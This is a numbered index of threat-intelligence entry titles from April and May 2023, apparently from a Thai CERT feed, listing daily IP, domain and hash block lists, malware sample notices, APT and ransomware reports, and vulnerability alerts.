1.3.1979. 2023-04-22 TTC-CERT IP Block Lists 2023-04-22 - FTP port scanning, FTP attack
1.3.1980. 2023-04-22 TTC-CERT IP Block Lists 2023-04-22 - SSH port scanning, SSH brute-force attack
1.3.1981. 2023-04-22 TTC-CERT - IP Daily Block Lists - 2023-04-21 - CyberTotal
1.3.1982. 2023-04-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-22
1.3.1983. 2023-04-22 X_Trader Supply Chain Attack Affects Critical Infrastructure Organizations in U.S. and Europe
1.3.1984. 2023-04-23 Active Bamital DGA(s) for 20230422
1.3.1985. 2023-04-23 Active Bigviktor DGA(s) for 20230422
1.3.1986. 2023-04-23 Active Malware samples detected on 2023-04-22
1.3.1987. 2023-04-23 TTC-CERT Block Lists 2023-04-23 - Agentemis, BEACON, Cobalt Strike
1.3.1988. 2023-04-23 TTC-CERT Block Lists 2023-04-23 - Phishing attack dataset
1.3.1989. 2023-04-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-22 - CyberTotal
1.3.1990. 2023-04-23 TTC-CERT - HASH Daily Block Lists - 2023-04-22 - CyberTotal

1.3.1991. 2023-04-23 TTC-CERT IP Block Lists 2023-04-23 - FTP port scanning, FTP attack
1.3.1992. 2023-04-23 TTC-CERT IP Block Lists 2023-04-23 - SSH port scanning, SSH brute-force attack
1.3.1993. 2023-04-23 TTC-CERT - IP Daily Block Lists - 2023-04-22 - CyberTotal
1.3.1994. 2023-04-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-23
1.3.1995. 2023-04-24 Active Bamital DGA(s) for 20230423
1.3.1996. 2023-04-24 Active Bedep DGA(s) for 20230423
1.3.1997. 2023-04-24 Active Malware samples detected on 2023-04-23
1.3.1998. 2023-04-24 Qakbot BB25 Campaign 1682330454 Sample 2023-04-24
1.3.1999. 2023-04-24 TTC-CERT Block Lists 2023-04-24 - Agentemis, BEACON, Cobalt Strike
1.3.2000. 2023-04-24 TTC-CERT Block Lists 2023-04-24 - Phishing attack dataset
1.3.2001. 2023-04-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-23 - CyberTotal
1.3.2002. 2023-04-24 TTC-CERT - HASH Daily Block Lists - 2023-04-23 - CyberTotal
1.3.2003. 2023-04-24 TTC-CERT IP Block Lists 2023-04-24 - FTP port scanning, FTP attack
1.3.2004. 2023-04-24 TTC-CERT IP Block Lists 2023-04-24 - SSH port scanning, SSH brute-force attack
1.3.2005. 2023-04-24 TTC-CERT - IP Daily Block Lists - 2023-04-23 - CyberTotal
1.3.2006. 2023-04-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-24
1.3.2007. 2023-04-25 Active Bamital DGA(s) for 20230424
1.3.2008. 2023-04-25 Active Malware samples detected on 2023-04-24
1.3.2009. 2023-04-25 Analyzing DNS Traffic for Anomalous Domains and Threat Detection | Decoy Dog
1.3.2010. 2023-04-25 BlueNoroff APT group (aka Lazarus Group, APT38) targets macOS with ‘RustBucket’ Malware
1.3.2011. 2023-04-25 Bumblebee Malware Distributed Via Trojanized Installer Downloads
1.3.2012. 2023-04-25 Open-Source Gh0st RAT Still Haunting Inboxes 15 Years After Release
1.3.2013. 2023-04-25 Qakbot Malware Continues to Morph using CHM Files to enhance latest attacks
1.3.2014. 2023-04-25 Tomiris called, they want their Turla malware back

1.3.2015. 2023-04-25 TTC-CERT Block Lists 2023-04-25 - Agentemis, BEACON, Cobalt Strike
1.3.2016. 2023-04-25 TTC-CERT Block Lists 2023-04-25 - Phishing attack dataset
1.3.2017. 2023-04-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-24 - CyberTotal
1.3.2018. 2023-04-25 TTC-CERT - HASH Daily Block Lists - 2023-04-24 - CyberTotal
1.3.2019. 2023-04-25 TTC-CERT IP Block Lists 2023-04-25 - FTP port scanning, FTP attack
1.3.2020. 2023-04-25 TTC-CERT IP Block Lists 2023-04-25 - SSH port scanning, SSH brute-force attack
1.3.2021. 2023-04-25 TTC-CERT - IP Daily Block Lists - 2023-04-24 - CyberTotal
1.3.2022. 2023-04-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-25
1.3.2023. 2023-04-25 การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย
1.3.2024. 2023-04-26 Active Bamital DGA(s) for 20230425
1.3.2025. 2023-04-26 Active Bedep DGA(s) for 20230425
1.3.2026. 2023-04-26 Active Malware samples detected on 2023-04-25
1.3.2027. 2023-04-26 Elastic Security Labs discovers the LOBSHOT malware
1.3.2028. 2023-04-26 First-Ever Attack Leveraging Kubernetes RBAC to Backdoor Clusters
1.3.2029. 2023-04-26 TTC-CERT Block Lists 2023-04-26 - Agentemis, BEACON, Cobalt Strike
1.3.2030. 2023-04-26 TTC-CERT Block Lists 2023-04-26 - Phishing attack dataset
1.3.2031. 2023-04-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-25 - CyberTotal
1.3.2032. 2023-04-26 TTC-CERT - HASH Daily Block Lists - 2023-04-25 - CyberTotal
1.3.2033. 2023-04-26 TTC-CERT IP Block Lists 2023-04-26 - FTP port scanning, FTP attack
1.3.2034. 2023-04-26 TTC-CERT IP Block Lists 2023-04-26 - SSH port scanning, SSH brute-force attack
1.3.2035. 2023-04-26 TTC-CERT - IP Daily Block Lists - 2023-04-25 - CyberTotal
1.3.2036. 2023-04-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-26
1.3.2037. 2023-04-26 ViperSoftX Updates Encryption, Steals Data
1.3.2038. 2023-04-27 Active Bamital DGA(s) for 20230426
1.3.2039. 2023-04-27 Active Bedep DGA(s) for 20230426
1.3.2040. 2023-04-27 Active Malware samples detected on 2023-04-26

1.3.2041. 2023-04-27 Attackers Use Containers for Profit via TrafficStealer
1.3.2042. 2023-04-27 Chinese Alloy Taurus (aka GALLIUM, Softcell) Updates PingPull Malware
1.3.2043. 2023-04-27 Educated Manticore - Iran Aligned Threat Actor Targeting Israel via Improved Arsenal of Tools
1.3.2044. 2023-04-27 Evasive Panda APT group (also known as BRONZE HIGHLAND and Daggerfly) delivers malware via updates for popular Chinese software
1.3.2045. 2023-04-27 IoCs/smishing campaign targeting Indian customers 2023-04
1.3.2046. 2023-04-27 RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (also known as APT37, ScarCruft)
1.3.2047. 2023-04-27 Strolling through Cyberspace and Hunting for Phishing Sites - SANS Internet Storm Center
1.3.2048. 2023-04-27 Tonto Team (aka CactusPete, KARMA PANDA, BRONZE HUNTLEY, COPPER, Red Beifang, G0131, PLA Unit 65017) Using Anti-Malware Related Files for DLL Side-Loading
1.3.2049. 2023-04-27 TTC-CERT Block Lists 2023-04-27 - Agentemis, BEACON, Cobalt Strike
1.3.2050. 2023-04-27 TTC-CERT Block Lists 2023-04-27 - Phishing attack dataset
1.3.2051. 2023-04-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-26 - CyberTotal
1.3.2052. 2023-04-27 TTC-CERT - HASH Daily Block Lists - 2023-04-26 - CyberTotal
1.3.2053. 2023-04-27 TTC-CERT IP Block Lists 2023-04-27 - FTP port scanning, FTP attack
1.3.2054. 2023-04-27 TTC-CERT IP Block Lists 2023-04-27 - SSH port scanning, SSH brute-force attack
1.3.2055. 2023-04-27 TTC-CERT - IP Daily Block Lists - 2023-04-26 - CyberTotal
1.3.2056. 2023-04-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-27
1.3.2057. 2023-04-27 Unpacking BellaCiao: A Closer Look at Iran’s Latest Malware (Charming Kitten group (aka APT35/APT42, Mint Sandstorm/PHOSPHORUS, ITG18, UNC788, Yellow Garuda or TA453)
1.3.2058. 2023-04-27 WARLOCK DARK ARMY Ransomware as of 2023-04-27
1.3.2059. 2023-04-28 Active Bamital DGA(s) for 20230427
1.3.2060. 2023-04-28 Active Bedep DGA(s) for 20230427

1.3.2061. 2023-04-28 Active Malware samples detected on 2023-04-27
1.3.2062. 2023-04-28 ASEC Weekly Malware Statistics (April 17th, 2023 – April 23rd, 2023)
1.3.2063. 2023-04-28 ASEC Weekly Phishing Email Threat Trends (April 9th, 2023 – April 15th, 2023)
1.3.2064. 2023-04-28 LockBit 3.0 Ransomware Sample 2023-04-28
1.3.2065. 2023-04-28 Ransomware Roundup - UNIZA Ransomware
1.3.2066. 2023-04-28 TTC-CERT Block Lists 2023-04-28 - Agentemis, BEACON, Cobalt Strike
1.3.2067. 2023-04-28 TTC-CERT Block Lists 2023-04-28 - IcedID, BokBot
1.3.2068. 2023-04-28 TTC-CERT Block Lists 2023-04-28 - Phishing attack dataset
1.3.2069. 2023-04-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-27 - CyberTotal
1.3.2070. 2023-04-28 TTC-CERT - HASH Daily Block Lists - 2023-04-27 - CyberTotal
1.3.2071. 2023-04-28 TTC-CERT IP Block Lists 2023-04-28 - FTP port scanning, FTP attack
1.3.2072. 2023-04-28 TTC-CERT IP Block Lists 2023-04-28 - SSH port scanning, SSH brute-force attack
1.3.2073. 2023-04-28 TTC-CERT - IP Daily Block Lists - 2023-04-27 - CyberTotal
1.3.2074. 2023-04-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-28
1.3.2075. 2023-04-29 Active Bamital DGA(s) for 20230428
1.3.2076. 2023-04-29 Citrix Users at Risk: AresLoader Spreading Through Disguised GitLab Repo
1.3.2077. 2023-04-29 IcedID Campaign 3887211302 Sample 2023-04-29
1.3.2078. 2023-04-29 Magecart threat actor rolls out convincing modal forms
1.3.2079. 2023-04-29 Threat Actor Selling New Atomic macOS (AMOS) Stealer on Telegram
1.3.2080. 2023-04-29 TTC-CERT Block Lists 2023-04-29 - Agentemis, BEACON, Cobalt Strike
1.3.2081. 2023-04-29 TTC-CERT Block Lists 2023-04-29 - Phishing attack dataset
1.3.2082. 2023-04-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-28 - CyberTotal
1.3.2083. 2023-04-29 TTC-CERT - HASH Daily Block Lists - 2023-04-28 - CyberTotal
1.3.2084. 2023-04-29 TTC-CERT IP Block Lists 2023-04-29 - FTP port scanning, FTP attack

1.3.2085. 2023-04-29 TTC-CERT IP Block Lists 2023-04-29 - SSH port scanning, SSH brute-force attack
1.3.2086. 2023-04-29 TTC-CERT - IP Daily Block Lists - 2023-04-28 - CyberTotal
1.3.2087. 2023-04-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-29
1.3.2088. 2023-04-30 Active Bamital DGA(s) for 20230429
1.3.2089. 2023-04-30 TTC-CERT Block Lists 2023-04-30 - Agentemis, BEACON, Cobalt Strike
1.3.2090. 2023-04-30 TTC-CERT Block Lists 2023-04-30 - Phishing attack dataset
1.3.2091. 2023-04-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-29 - CyberTotal
1.3.2092. 2023-04-30 TTC-CERT - HASH Daily Block Lists - 2023-04-29 - CyberTotal
1.3.2093. 2023-04-30 TTC-CERT IP Block Lists 2023-04-30 - FTP port scanning, FTP attack
1.3.2094. 2023-04-30 TTC-CERT IP Block Lists 2023-04-30 - SSH port scanning, SSH brute-force attack
1.3.2095. 2023-04-30 TTC-CERT - IP Daily Block Lists - 2023-04-29 - CyberTotal
1.3.2096. 2023-04-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-30
1.3.2097. 2023-05-01 Active Bamital DGA(s) for 20230430
1.3.2098. 2023-05-01 Active Malware samples detected on 2023-04-30
1.3.2099. 2023-05-01 APT28 cyberattack: distribution of emails with "instructions" on "updating the operating system" (CERT-UA#6562)
1.3.2100. 2023-05-01 Orcus RAT Sample 2023-05-01
1.3.2101. 2023-05-01 [PAPERBUG] Nomadic Octopus’ Paperbug Campaign
1.3.2102. 2023-05-01 TTC-CERT Block Lists 2023-05-01 - Agentemis, BEACON, Cobalt Strike
1.3.2103. 2023-05-01 TTC-CERT Block Lists 2023-05-01 - Phishing attack dataset
1.3.2104. 2023-05-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-30 - CyberTotal
1.3.2105. 2023-05-01 TTC-CERT - HASH Daily Block Lists - 2023-04-30 - CyberTotal
1.3.2106. 2023-05-01 TTC-CERT IP Block Lists 2023-05-01 - FTP port scanning, FTP attack
1.3.2107. 2023-05-01 TTC-CERT IP Block Lists 2023-05-01 - SSH port scanning, SSH brute-force attack
1.3.2108. 2023-05-01 TTC-CERT - IP Daily Block Lists - 2023-04-30 - CyberTotal
1.3.2109. 2023-05-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-01

1.3.2110. 2023-05-02 Active Bamital DGA(s) for 20230501
1.3.2111. 2023-05-02 Active Malware samples detected on 2023-05-01
1.3.2112. 2023-05-02 CoinMiner (KONO DIO DA) Distributed to Linux SSH Servers
1.3.2113. 2023-05-02 FIN7 tradecraft seen in attacks against Veeam backup servers
1.3.2114. 2023-05-02 MuddyWater Back with DarkBit
1.3.2115. 2023-05-02 Mustang Panda – PE Injection through Opera Mail
1.3.2116. 2023-05-02 Rapture, a Ransomware Family With Similarities to Paradise
1.3.2117. 2023-05-02 TTC-CERT Block Lists 2023-05-02 - Agentemis, BEACON, Cobalt Strike
1.3.2118. 2023-05-02 TTC-CERT Block Lists 2023-05-02 - Phishing attack dataset
1.3.2119. 2023-05-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-01 - CyberTotal
1.3.2120. 2023-05-02 TTC-CERT - HASH Daily Block Lists - 2023-05-01 - CyberTotal
1.3.2121. 2023-05-02 TTC-CERT IP Block Lists 2023-05-02 - FTP port scanning, FTP attack
1.3.2122. 2023-05-02 TTC-CERT IP Block Lists 2023-05-02 - SSH port scanning, SSH brute-force attack
1.3.2123. 2023-05-02 TTC-CERT - IP Daily Block Lists - 2023-05-01 - CyberTotal
1.3.2124. 2023-05-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-02
1.3.2125. 2023-05-03 Active Bamital DGA(s) for 20230502
1.3.2126. 2023-05-03 Active Malware samples detected on 2023-05-02
1.3.2127. 2023-05-03 A LNK Between Browsers: Hunting Methodologies and Extension Abusing Actors
1.3.2128. 2023-05-03 Anatomy of an hVNC Attack used by Gozi Trojan
1.3.2129. 2023-05-03 APT41’s PowerShell Backdoor Download Files From Windows
1.3.2130. 2023-05-03 Attack on Security Titans: Earth Longzhi (a subgroup of APT41) Returns With New Tricks
1.3.2131. 2023-05-03 Chain Reaction: ROKRAT’s Missing Link
1.3.2132. 2023-05-03 HiddenAds Spread via Android Gaming Apps on Google Play
1.3.2133. 2023-05-03 Investigating ChatGPT phishing detection capabilities
1.3.2134. 2023-05-03 LockBit 3.0 Ransomware Sample 2023-05-03
1.3.2135. 2023-05-03 PlugX Malware Being Distributed via lnk file Sample 2023-05-03
1.3.2136. 2023-05-03 Qakbot Distributed via OneNote and CHM

1.3.2137. 2023-05-03 Recent Trends in Internet Threats: Common Industries Impersonated in Phishing Attacks, Web Skimmer Analysis and More
1.3.2138. 2023-05-03 RecordBreaker Stealer Distributed via Hacked YouTube Accounts
1.3.2139. 2023-05-03 TTC-CERT Block Lists 2023-05-03 - Agentemis, BEACON, Cobalt Strike
1.3.2140. 2023-05-03 TTC-CERT Block Lists 2023-05-03 - Phishing attack dataset
1.3.2141. 2023-05-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-02 - CyberTotal
1.3.2142. 2023-05-03 TTC-CERT - HASH Daily Block Lists - 2023-05-02 - CyberTotal
1.3.2143. 2023-05-03 TTC-CERT IP Block Lists 2023-05-03 - FTP port scanning, FTP attack
1.3.2144. 2023-05-03 TTC-CERT IP Block Lists 2023-05-03 - SSH port scanning, SSH brute-force attack
1.3.2145. 2023-05-03 TTC-CERT - IP Daily Block Lists - 2023-05-02 - CyberTotal
1.3.2146. 2023-05-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-03
1.3.2147. 2023-05-03 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2148. 2023-05-04 1877 Team: A Kurdish hacker group on the rise
1.3.2149. 2023-05-04 Active Bamital DGA(s) for 20230503
1.3.2150. 2023-05-04 Active Malware samples detected on 2023-05-03
1.3.2151. 2023-05-04 BouldSpy Malware Used by Iranian Government for Surveillance
1.3.2152. 2023-05-04 Cobalt Strike Being Distributed via lnk file Sample 2023-05-04
1.3.2153. 2023-05-04 New Mustang Panda’s campaing (AKA Bronze President, HoneyMyte, RedDelta, Red Lich, Earth Preta, PKPLUG, and TA416) against Australia
1.3.2154. 2023-05-04 PlugX Malware Being Distributed via lnk file Sample 2023-05-04
1.3.2155. 2023-05-04 Promising Jobs at the U.S. Postal Service, ‘US Job Services’ Leaks Customer Data
1.3.2156. 2023-05-04 Raspberry Robin: A global USB malware campaign providing access to ransomware operators
1.3.2157. 2023-05-04 TTC-CERT Block Lists 2023-05-04 - Agentemis, BEACON, Cobalt Strike
1.3.2158. 2023-05-04 TTC-CERT Block Lists 2023-05-04 - Phishing attack dataset
1.3.2159. 2023-05-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-03 - CyberTotal

1.3.2160. 2023-05-04 TTC-CERT - HASH Daily Block Lists - 2023-05-03 - CyberTotal
1.3.2161. 2023-05-04 TTC-CERT IP Block Lists 2023-05-04 - FTP port scanning, FTP attack
1.3.2162. 2023-05-04 TTC-CERT IP Block Lists 2023-05-04 - SSH port scanning, SSH brute-force attack
1.3.2163. 2023-05-04 TTC-CERT - IP Daily Block Lists - 2023-05-03 - CyberTotal
1.3.2164. 2023-05-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-04
1.3.2165. 2023-05-05 Active Bamital DGA(s) for 20230504
1.3.2166. 2023-05-05 Active Chinad DGA(s) for 20230504
1.3.2167. 2023-05-05 Active Malware samples detected on 2023-05-04
1.3.2168. 2023-05-05 A doubled “Dragon Breath” (aka Operation Dragon Breath, APT-Q-27, Golden Eye Dog) adds new air to DLL sideloading attacks
1.3.2169. 2023-05-05 A new family of Trojan subscribers on Google Play
1.3.2170. 2023-05-05 ASEC Weekly Phishing Email Threat Trends (April 16th, 2023 – April 22nd, 2023)
1.3.2171. 2023-05-05 Atomic Stealer | Threat Actor Spawns Second Variant of macOS Malware Sold on Telegram
1.3.2172. 2023-05-05 BlackBit Ransomware: A Threat from the Shadows of LokiLocker
1.3.2173. 2023-05-05 Infostealer Embedded in a Word Document - SANS Internet Storm Center
1.3.2174. 2023-05-05 New KEKW Malware Variant Identified in PyPI Package Distribution
1.3.2175. 2023-05-05 Tax firms targeted by precision malware attacks to deploy GuLoader
1.3.2176. 2023-05-05 Teasing the Secrets From Threat Actors: Malware Configuration Parsing at Scale
1.3.2177. 2023-05-05 The malware threat landscape: NodeStealer, DuckTail, and more
1.3.2178. 2023-05-05 TTC-CERT Block Lists 2023-05-05 - Agentemis, BEACON, Cobalt Strike
1.3.2179. 2023-05-05 TTC-CERT Block Lists 2023-05-05 - Phishing attack dataset
1.3.2180. 2023-05-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-04 - CyberTotal
1.3.2181. 2023-05-05 TTC-CERT - HASH Daily Block Lists - 2023-05-04 - CyberTotal
1.3.2182. 2023-05-05 TTC-CERT IP Block Lists 2023-05-05 - FTP port scanning, FTP attack

1.3.2183. 2023-05-05 TTC-CERT IP Block Lists 2023-05-05 - SSH port scanning, SSH brute-force attack
1.3.2184. 2023-05-05 TTC-CERT - IP Daily Block Lists - 2023-05-04 - CyberTotal
1.3.2185. 2023-05-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-05
1.3.2186. 2023-05-05 แจ้งเตือนช่องโหว่ CVE-2023-20126 ที่มีความรุนแรงระดับร้ายแรง (critical) ของผลิตภัณฑ์ Cisco SPA112 2-Port Phone Adapters ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2187. 2023-05-06 Active Bamital DGA(s) for 20230505
1.3.2188. 2023-05-06 Active Bedep DGA(s) for 20230505
1.3.2189. 2023-05-06 Active Chinad DGA(s) for 20230505
1.3.2190. 2023-05-06 Active Malware samples detected on 2023-05-05
1.3.2191. 2023-05-06 Clean Rooms, Nuclear Missiles, and SideCopy, Oh My!
1.3.2192. 2023-05-06 Kimsuky Evolves Reconnaissance Capabilities in New Global Campaign
1.3.2193. 2023-05-06 Qakbot obama259 infection with Dark Cat VNC Sample 2023-05-06
1.3.2194. 2023-05-06 TTC-CERT Block Lists 2023-05-06 - Agentemis, BEACON, Cobalt Strike
1.3.2195. 2023-05-06 TTC-CERT Block Lists 2023-05-06 - Phishing attack dataset
1.3.2196. 2023-05-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-05 - CyberTotal
1.3.2197. 2023-05-06 TTC-CERT - HASH Daily Block Lists - 2023-05-05 - CyberTotal
1.3.2198. 2023-05-06 TTC-CERT IP Block Lists 2023-05-06 - FTP port scanning, FTP attack
1.3.2199. 2023-05-06 TTC-CERT IP Block Lists 2023-05-06 - SSH port scanning, SSH brute-force attack
1.3.2200. 2023-05-06 TTC-CERT - IP Daily Block Lists - 2023-05-05 - CyberTotal
1.3.2201. 2023-05-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-06
1.3.2202. 2023-05-07 Active Bamital DGA(s) for 20230506
1.3.2203. 2023-05-07 Active Bedep DGA(s) for 20230506
1.3.2204. 2023-05-07 Active Malware samples detected on 2023-05-06
1.3.2205. 2023-05-07 Eastern Asian Android Assault – FluHorse
1.3.2206. 2023-05-07 TTC-CERT Block Lists 2023-05-07 - Agentemis, BEACON, Cobalt Strike

1.3.2207. 2023-05-07 TTC-CERT Block Lists 2023-05-07 - Phishing attack dataset
1.3.2208. 2023-05-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-06 - CyberTotal
1.3.2209. 2023-05-07 TTC-CERT - HASH Daily Block Lists - 2023-05-06 - CyberTotal
1.3.2210. 2023-05-07 TTC-CERT IP Block Lists 2023-05-07 - FTP port scanning, FTP attack
1.3.2211. 2023-05-07 TTC-CERT IP Block Lists 2023-05-07 - SSH port scanning, SSH brute-force attack
1.3.2212. 2023-05-07 TTC-CERT - IP Daily Block Lists - 2023-05-06 - CyberTotal
1.3.2213. 2023-05-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-07
1.3.2214. 2023-05-08 Active Bamital DGA(s) for 20230507
1.3.2215. 2023-05-08 Active Bedep DGA(s) for 20230507
1.3.2216. 2023-05-08 Active Malware samples detected on 2023-05-07
1.3.2217. 2023-05-08 ASEC Weekly Malware Statistics (April 24th, 2023 – April 30th, 2023)
1.3.2218. 2023-05-08 ASEC Weekly Phishing Email Threat Trends (April 16th, 2023 – April 22nd, 2023)
1.3.2219. 2023-05-08 LockBit 3.0 Ransomware Sample 2023-05-08
1.3.2220. 2023-05-08 Reverting UAC-0006: Mass distribution of SmokeLoader using the "accounts" theme (CERT-UA#6613)
1.3.2221. 2023-05-08 TTC-CERT Block Lists 2023-05-08 - Agentemis, BEACON, Cobalt Strike
1.3.2222. 2023-05-08 TTC-CERT Block Lists 2023-05-08 - Phishing attack dataset
1.3.2223. 2023-05-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-07 - CyberTotal
1.3.2224. 2023-05-08 TTC-CERT - HASH Daily Block Lists - 2023-05-07 - CyberTotal
1.3.2225. 2023-05-08 TTC-CERT IP Block Lists 2023-05-08 - FTP port scanning, FTP attack
1.3.2226. 2023-05-08 TTC-CERT IP Block Lists 2023-05-08 - SSH port scanning, SSH brute-force attack
1.3.2227. 2023-05-08 TTC-CERT - IP Daily Block Lists - 2023-05-07 - CyberTotal
1.3.2228. 2023-05-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-08
1.3.2229. 2023-05-08 WinRAR as a "cyberweapon". Destructive cyberattack UAC-0165 (probably Sandworm) on the public sector of Ukraine using RoarBat (CERT-UA#6550)

1.3.2230. 2023-05-08 แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่ Security Restrictions Bypass
1.3.2231. 2023-05-08 พบมีการนำ Website ของมหาวิทยาลัยราชภัฏนครศรีธรรมราช มาทำเป็น phishing และ fraud
1.3.2232. 2023-05-09 Active Bamital DGA(s) for 20230508
1.3.2233. 2023-05-09 Active Malware samples detected on 2023-05-08
1.3.2234. 2023-05-09 ASEC Weekly Phishing Email Threat Trends (April 23rd, 2023 – April 29th, 2023)
1.3.2235. 2023-05-09 RomCom RAT Sample 2023-05-09
1.3.2236. 2023-05-09 SideWinder (AKA Razor Tiger, Rattlesnake, and T-APT-04) Uses Server-side Polymorphism to Attack Pakistan Government Officials — and Is Now Targeting Turkey
1.3.2237. 2023-05-09 Sophisticated DarkWatchMan RAT Spreads Through Phishing Sites
1.3.2238. 2023-05-09 TTC-CERT Block Lists 2023-05-09 - Agentemis, BEACON, Cobalt Strike
1.3.2239. 2023-05-09 TTC-CERT Block Lists 2023-05-09 - Phishing attack dataset
1.3.2240. 2023-05-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-08 - CyberTotal
1.3.2241. 2023-05-09 TTC-CERT - HASH Daily Block Lists - 2023-05-08 - CyberTotal
1.3.2242. 2023-05-09 TTC-CERT IP Block Lists 2023-05-09 - FTP port scanning, FTP attack
1.3.2243. 2023-05-09 TTC-CERT IP Block Lists 2023-05-09 - SSH port scanning, SSH brute-force attack
1.3.2244. 2023-05-09 TTC-CERT - IP Daily Block Lists - 2023-05-08 - CyberTotal
1.3.2245. 2023-05-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-09
1.3.2246. 2023-05-10 AA23-129A Hunting Russian Intelligence “Snake” Malware | CISA
1.3.2247. 2023-05-10 Active ares DGA(s) for 20230509
1.3.2248. 2023-05-10 Active Bamital DGA(s) for 20230509
1.3.2249. 2023-05-10 Active Chinad DGA(s) for 20230509
1.3.2250. 2023-05-10 Active Malware samples detected on 2023-05-09
1.3.2251. 2023-05-10 AndoryuBot – New Botnet Campaign Targets Ruckus Wireless Admin Remote Code Execution Vulnerability (CVE-2023-25717)

1.3.2252. 2023-05-10 Deconstructing Amadey’s Latest Multi-Stage Attack and Malware Distribution
1.3.2253. 2023-05-10 Managed XDR Investigation of Ducktail in Trend Micro Vision One™
1.3.2254. 2023-05-10 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนพฤษภาคม 2566
1.3.2255. 2023-05-10 New Wave of SHTML Phishing Attacks
1.3.2256. 2023-05-10 PlugX Malware Being Distributed via HTML file Sample 2023-05-10 (suspect Mustang Panda)
1.3.2257. 2023-05-10 The Art of Deception: Microsoft Phish Redirects Victims to a Catering Voice Recording
1.3.2258. 2023-05-10 TTC-CERT Block Lists 2023-05-10 - Agentemis, BEACON, Cobalt Strike
1.3.2259. 2023-05-10 TTC-CERT Block Lists 2023-05-10 - Phishing attack dataset
1.3.2260. 2023-05-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-09 - CyberTotal
1.3.2261. 2023-05-10 TTC-CERT - HASH Daily Block Lists - 2023-05-09 - CyberTotal
1.3.2262. 2023-05-10 TTC-CERT IP Block Lists 2023-05-10 - FTP port scanning, FTP attack
1.3.2263. 2023-05-10 TTC-CERT IP Block Lists 2023-05-10 - SSH port scanning, SSH brute-force attack
1.3.2264. 2023-05-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-10
1.3.2265. 2023-05-10 แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ ArubaOS หรือ Aruba InstantOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2266. 2023-05-10 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.2267. 2023-05-10 แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกรุงไทย จำกัด (มหาชน)
1.3.2268. 2023-05-11 Active Bamital DGA(s) for 20230510
1.3.2269. 2023-05-11 Active Bedep DGA(s) for 20230510
1.3.2270. 2023-05-11 Active Malware samples detected on 2023-05-10
1.3.2271. 2023-05-11 ASEC Weekly Malware Statistics (May 1st, 2023 – May 7th, 2023)
1.3.2272. 2023-05-11 Fake system update drops Aurora stealer via Invalid Printer loader

1.3.2273. 2023-05-11 GULoader Campaigns: A Deep Dive Analysis of a highly evasive Shellcode based loader
1.3.2274. 2023-05-11 Let's talk about the malware used by Mustang Panda
1.3.2275. 2023-05-11 RapperBot DDoS Botnet Expands into Cryptojacking
1.3.2276. 2023-05-11 Threat Assessment: Royal Ransomware
1.3.2277. 2023-05-11 TTC-CERT Block Lists 2023-05-11 - Agentemis, BEACON, Cobalt Strike
1.3.2278. 2023-05-11 TTC-CERT Block Lists 2023-05-11 - Phishing attack dataset
1.3.2279. 2023-05-11 TTC-CERT - HASH Daily Block Lists - 2023-05-10 - CyberTotal
1.3.2280. 2023-05-11 TTC-CERT IP Block Lists 2023-05-11 - FTP port scanning, FTP attack
1.3.2281. 2023-05-11 TTC-CERT IP Block Lists 2023-05-11 - SSH port scanning, SSH brute-force attack
